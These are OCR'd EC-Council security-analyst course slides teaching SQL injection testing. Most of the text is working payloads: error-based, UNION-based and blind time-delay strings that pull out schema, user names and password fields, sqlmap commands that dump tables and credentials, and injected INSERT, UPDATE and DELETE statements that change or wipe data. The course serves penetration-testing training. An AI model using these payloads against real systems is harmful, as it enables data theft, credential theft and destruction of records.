Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Map the Attack Surface

ECSA

INFORMATION	ATTACK	INFORMATION	ATTACK
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Test for SQL Injection Vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Injection Points

ECSA

- List all entry points at which the application builds SQL statements at the backend with user-supplied input
- Most common entry points for SQL injection are:

Search web pages	Profile-related web pages
URL bar contents	Authentication forms
Web form input values	E-Commerce or financial account-related pages
Public APIs	Inter-Process Communication pipe
DCOM methods	Application UI text fields
Network packets	Web service methods


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Identify the SQL Injectable Entry Points in the HTTP Request

ECSA

- HTTP request provides the most common injection points for SQL query injection
- Send requests to the web server and identify all data entries accepted by the remote server's web application
- Try to find out SQL Injectable entry points in GET and POST requests
- SQL injection points in the HTTP request are:
  - GET Parameter
  - POST Parameter
  - Cookies
  - Host
  - Referer
  - User-Agent
- Use Proxy Servers such as Burp Suite or Browser modification extensions such as Tamper Data, Web Developer to view and modify HTTP request parameters (entry points)



Source: *portswigger.net*



Source: *https://addons.mozilla.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Entry Points in HTTP Requests

ECSA

GET Request

```
GET/search.aspx?text=lcd%20monitors&cat=1&num=20
HTTP/1.1
User-Agent: Mozilla/6.0 (X11; U; Linux x86_64; en-
US; rv:1.9.2.20) Gecko/12358649
(compatible; MSIE5.01; Windows NT)
Host: www.victim.com
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
```

POST Request

```
POST /contact/index.asp HTTP/1.1
Host:www.victim.com
User-Agent: Mozilla/6.0 (X11; U; Linux x86_64; en-US;
rv:1.9.2.20) Gecko/12358649
Ubuntu/9.05 (hardy) Firefox/3.0.0.20
Accept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.8,text/plain;q=0.7,image/png,*/*;q=0.4
Accept-Language: en-gb,en;q=0.4
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 400
Referer: http://www.victim.com/contact/index.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 129
first=John&last=Doe&email=john@doe.com&phone=555123456&ti
tle=Mr&country=US&comments=
I%20would%20like%20to%20request%20information
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Example: Identify Injection Points using SQLMAP

ECSA

- Launch SQLMAP in Kali Linux
- Type the following command to identify the injection points in the GET request:

```
sqlmap --url [ Target URL ]
```





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Database Fingerprinting

ECSA

- Determine the DB name, type, and version, and users, output mechanism, user privilege level, and OS interaction level
- Force the database to generate error messages, and check error messages for the above database information
- Use the techniques below to craft SQL queries that force database to throw informative error messages

[redacted]

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e14'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed
quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Use a HAVING command that may generate error messages telling us which columns have not been grouped

```
' group by columnnames having 1=1
--
```

Type Mismatch

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e07'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Syntax error
converting the varchar value 'test'
to a column of data type int.
/visa/credit.aspx, line 17
```

Try to insert strings into numeric fields; the error messages will show the data that could not get converted

```
' union select 1,1,'text',1,1,1
--
```

Blind Injection

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e07'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Syntax error
converting the varchar value 'test'
to a column of data type int.
/visa/credit.aspx, line 17
```

Use time delays or error signatures to extract information

```
'; if condition  waitfor delay
'0:0:5' --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Database Fingerprinting (Cont'd)

ECSA

Attempt to inject codes into the input fields to generate an error: a single quote ('), a semicolon (;), comments (–), AND, and OR

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e14'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed quotation
mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Try to insert a string value in which a number is expected in the input field

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL
Server]Syntax error converting the
varchar value 'test' to a column of
data type int. /visa/credit.aspx, line
17
```

If applications do not provide detailed error messages and return a simple "500 Server Error" or custom error page, attempt blind injection techniques

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Database Fingerprinting (Cont'd)

ECSA

1. Identify the version of the SQL server's OS
2. Enter `' union select @@version,1,1,1--` in Username field

- It will throw an error messages that reveals the OS version of the SQL server

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e07' [Microsoft][ODBC SQL Server Driver][SQL
Server]Syntax error converting the nvarchar value
'Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug
6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft
Corporation Enterprise Edition on Windows NT 5.0
(Build 2195: Service Pack 2) ' to a column of data
type int. /process_login.asp, line 35
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Example: Identify Databases using SQLMAP

ECSA

- Type this command to identify the database ~~names~~ associated with the target website:

```
sqlmap --url [ Target URL ] --dbs
```





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detect SQL Injection Vulnerabilities by Manipulating a Parameter

ECSA

- Change the values of the parameter in the URL field to something the application does not expect, and observe the outcome

- **Actual URL:** *http://example.com/showproducts.php?category=bikes*
- **Modified URL:** *http://example.com/showproducts.php?category=attacker*

In Microsoft SQL Server

- **Actual URL:** *http://example.com /showproducts.php?category=bikes*
- **Modified URL:** *http://example.com/showproducts.php?category=bi '+'kes*

In Oracle

- **Actual URL:** *http://example.com/showproducts.php?category=bikes*
- **Modified URL:** *http://example.com/showproducts.php?category=bi ''kes*

If the outcome of both requests is the same then there is a high possibility of SQL injection vulnerability

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Detect SQL Injection Vulnerabilities by Manipulating a Parameter (Cont'd)

ECSA

- Find out all those input fields that can be embedded in the SQL query
- Test those fields with malicious data to generate errors. This can be done by inserting a single quote or a semicolon in the field under test
- Try to modify the query with AND, OR, etc
- Try to insert a string value in which a number is expected, or vice versa, to generate an error

- http://example.com/?parameter=123
- http://example.com/?parameter=1'
- http://example.com/?parameter=1'#
- http://example.com/?parameter=1"
- http://example.com/?parameter=1 AND 1=1—
- http://example.com/?parameter=1'-
- http://example.com/?parameter=1 AND 1=2—
- http://example.com/?parameter=1'/*
- http://example.com/?parameter=1' AND '1'='1
- http://example.com/?parameter=1 order by 1000

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Database Schema using Error-Based SQL Injection

ECSA

Determine the table name, column names, and data types used in the database of the target application

Test 1

- Enter a single quote (') in the username field and any password in the Password field to check for application vulnerabilities to SQL injection
- If it does not generate an error message, the application is not vulnerable to SQL injection attack

Test 2

- Enter `' having 1=1 --` in username field and any password in Password field
- It outputs error message as:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Column
USER_TEST.id is invalid in the select list because it is not
contained in an aggregate function and there is no GROUP BY
clause
```

- The error message displays the name of the table (USER_TEST) and the name of the first field (id)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Determine the Database Schema using Error-Based SQL Injection (Cont'd)

ECSA

Test 3

- Enter `'group by USER_TEST.id having 1=1 –` in the Username field and any password in the Password field
- It outputs error message as:

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e07'

[Microsoft] [ODBC SQL Server Driver] [SQL Server] Column
'USER_TEST.username' is invalid in the select list
because it is not contained in either aggregate function
or the GROUP BY clause.
```

- The error message displays the name of the second field (username)
- Likewise, conduct the same test until no error is thrown, to retrieve all column names of the table

Test 4

- Enter `'union select sum(username)from USER_TEST–` and any password in Password field
- It outputs error message as:

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e07'

[Microsoft] [ODBC SQL Server Driver] [SQL Server] The
sum or average aggregate operation cannot take a varchar
datatype as an argument
```

- The error message displays data type of second field (username)
- Likewise, you can find data types of all the fields in the table

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Database Schema using Error-Based SQL Injection (Cont'd)

ECSA

Extract Database Name

```
http://example.com/page.aspx?id=1 or
1=convert(int,(DB_NAME))–
```

Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int

Extract 1st Database Table

```
http://example.com/page.aspx?id=1 or
1=convert(int,(select top 1 name from
sysobjects where xtype=char(85)))–
```

Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int

Extract 1st Table Column Name

```
http://example.com/page.aspx?id=1 or
1=convert(int, (select top 1 column_name
from DBNAME.information_schema.columns
where table_name='TABLE-NAME-1'))–
```

Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int

Extract 1st Field of 1st Row (Data)

```
http://example.com/page.aspx?id=1 or
1=convert(int, (select top 1 COLUMN-NAME-1
from TABLE-NAME-1))–
```

Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Error-Based

Determine the Database Schema using UNION-Based SQL Injection

ECSA

UNION SQL Injection - Extracting Database Name

```
http://example.com/page.aspx?id=1 UNION SELECT ALL
1,DB_NAME,3,4--
```

[DB_NAME] *Returned from the server*

UNION SQL Injection - Extracting Database Tables

```
http://example.com/page.aspx?id=1  UNION SELECT ALL
1,name,3,4 from sysobjects where xtype=char(85)--
```

[EMPLOYEE_TABLE] *Returned from the server*

UNION SQL Injection - Extracting Table Column Names

```
http://example.com/page.aspx?id=1 UNION SELECT ALL
1,column_name,3,4 from
DB_NAME.information_schema.columns where table_name
='EMPLOYEE_TABLE'--
```

[EMPLOYEE_NAME]

Extracting 1st Field Data

```
http://example.com/page.aspx?id=1  UNION SELECT
ALL 1,COLUMN-NAME-1,3,4 from EMPLOYEE_NAME --
```

[FIELD 1 VALUE] *Returned from the server*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Database Schema using Blind SQL Injection

ECSA

Check for Database Name Length and Name

```
http://example.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD

Extract 1st Database Table Name

```
http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=101) WAITFOR DELAY
'00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=109) WAITFOR DELAY
'00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),3,1)))=112) WAITFOR DELAY
'00:00:10'--
```

Table Name = EMP

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Determine the Database Schema using Blind SQL Injection (Cont'd)

ECSA

Extract 1st Table Column Name

```
http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP')=3) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = EID

Extract 2nd Table Column Name

```
http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Determine Privileges, DB Structure and Column Names

ECSA

1 Identify User-Level Privileges

There are several SQL built-in scalar functions that will work in most SQL implementations:

user or *current_user, session_user, system_user*

```
' and 1 in (select user ) --
'; if user ='dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root%%',
benchmark(50000,sha1('test')), 'false' );
```

2 [illegible]

- Default administrator accounts include sa, system, sys, dba, admin, root, and many others
- The dbo is a user that has implied permissions to perform all activities in the database
- Any object created by any member of the sysadmin fixed server role belongs to dbo automatically

3 Discover the DB Structure

Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects where xtype =
'U' and name > '.') --
```

4 Column Enumeration in the DB

MS SQL
```
SELECT name FROM syscolumns WHERE id
= (SELECT id FROM sysobjects WHERE
name = 'tablename ') sp_columns
tablename
```

MySQL
```
show columns from tablename
```

Oracle
```
SELECT * FROM all_tab_columns
WHERE table_name='tablename '
```

DB2
```
SELECT * FROM syscat.columns
WHERE tabname= 'tablename '
```

Postgres
```
SELECT attnum,attname from
pg_class, pg_attribute
WHERE relname= 'tablename '
AND pg_class.oid=attrelid AND
attnum > 0
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Example: Identifying Tables using SQLMAP

ECSA
EC-Council Certified Security Analyst

- Type this command to identify tables in the target database:

```
sqlmap --url [ Target URL ] -D [database name] --tables
```




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Example: Identifying Columns using SQLMAP

ECSA
EC-Council Certified Security Analyst

- Type this command to identify columns of a specific table:

```
sqlmap --url [ Target URL ] -D [database name] -T [Table Name] --columns
```





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Extract Data using Blind SQL Injection

ECSA

Finding a full user name of eight characters using binary search method takes 56 requests

Check for user name length

```
http://example.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Check if 1st character in user name contains 'a' (a=97), 'b', or 'c' etc.

```
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Check if 2nd character in user name contains 'a' (a=97), 'b', or 'c' etc.

```
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Check if 3rd character in user name contains 'a' (a=97), 'b', or 'c' etc.

```
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Extract the First Table Entry using Blind SQL Injection

ECSA

Search for the first character of the first table entry:

```
/?id=1+AND+555=if(ord(mid((select+pass+from
users+limit+0,1),1,1))= 97,555,777)
```

If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS will return TRUE; otherwise, FALSE.

Search for the second character of the first table entry:

```
/?id=1+AND+555=if(ord(mid((select+pass
from+users+limit+0,1),2,1))= 97,555,777)
```

If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter "a"), then DBMS will return TRUE; otherwise, FALSE.

Note: The examples here work with MySQL.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Extract Data from Rows using Blind SQL Injection

ECSA

Extract 1st Field of 1st Row

```
http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY '00:00:10'--
```

Field Data = JOE

Extract 2nd Field of 1st Row

```
http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR DELAY '00:00:10'--
http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR DELAY '00:00:10'--
```

Field Data = COMP


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Example: Extract Data from Database Tables using SQLMAP

ECSA

- Type this command to identify columns of a specific table:

```
sqlmap --url  [ Target URL ] -T [Table Name] -C [Column name] --dump [user defined name]
```





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Example: Extract Authentication Credentials using SQLMAP


ECSA

- Type the following command to identify columns of a specific table

```
sqlmap --url  [ Target URL ] -D [Database name] -T [Table Name] -C [Column name] --dump
```







Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Insert, Update, and Delete Data from Database

ECSA

- You now know the database structure, table name, and datatype obtained during database fingerprinting
- You should then craft an SQL injection query to manipulate data in the application's database

[redacted]

Username=`';insert into [Table Name] values('value1','value2',.....,....,)--`

Password: any password

Query formation at backend:

`SELECT * FROM [Table Name] where username=' ';insert into [Table Name] values('value1','value2',.....,....,)--' and password='any password'`

Update

Userid: `Peter'; UPDATE [Table Name] SET [Column Name]=[value] WHERE userid='peter`

Query formation at backend:

`SELECT * FROM salaries WHERE userid = 'peter'; UPDATE [Table Name] SET [Column Name]=[value] WHERE userid='peter';`

[redacted]

Userid: `';DELETE FROM [Table Name] WHERE [Column Name]= 'peter`

